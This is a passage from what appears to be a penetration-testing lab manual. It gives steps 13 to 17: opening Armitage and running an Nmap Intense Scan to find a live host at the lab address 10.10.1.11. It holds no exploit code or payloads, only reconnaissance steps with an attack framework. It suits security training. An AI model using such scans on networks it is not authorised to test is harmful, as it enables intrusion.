
13. The **Progress...** pop-up appears. After the loading completes, the **Armitage** main window appears, as shown in the screenshot.




14. Click on **Hosts** from the **Menu** bar and navigate to **Nmap Scan** → **Intense Scan** to scan for live hosts in the network.



15. The **Input** pop-up appears. Type a target IP address (here, **10.10.1.11**) and click **OK**.




16. After the completion of scan, a **Message** pop-up appears, click **OK**.




17. Observe that the target host (**10.10.1.11**) appears on the screen, as shown in the screenshot.

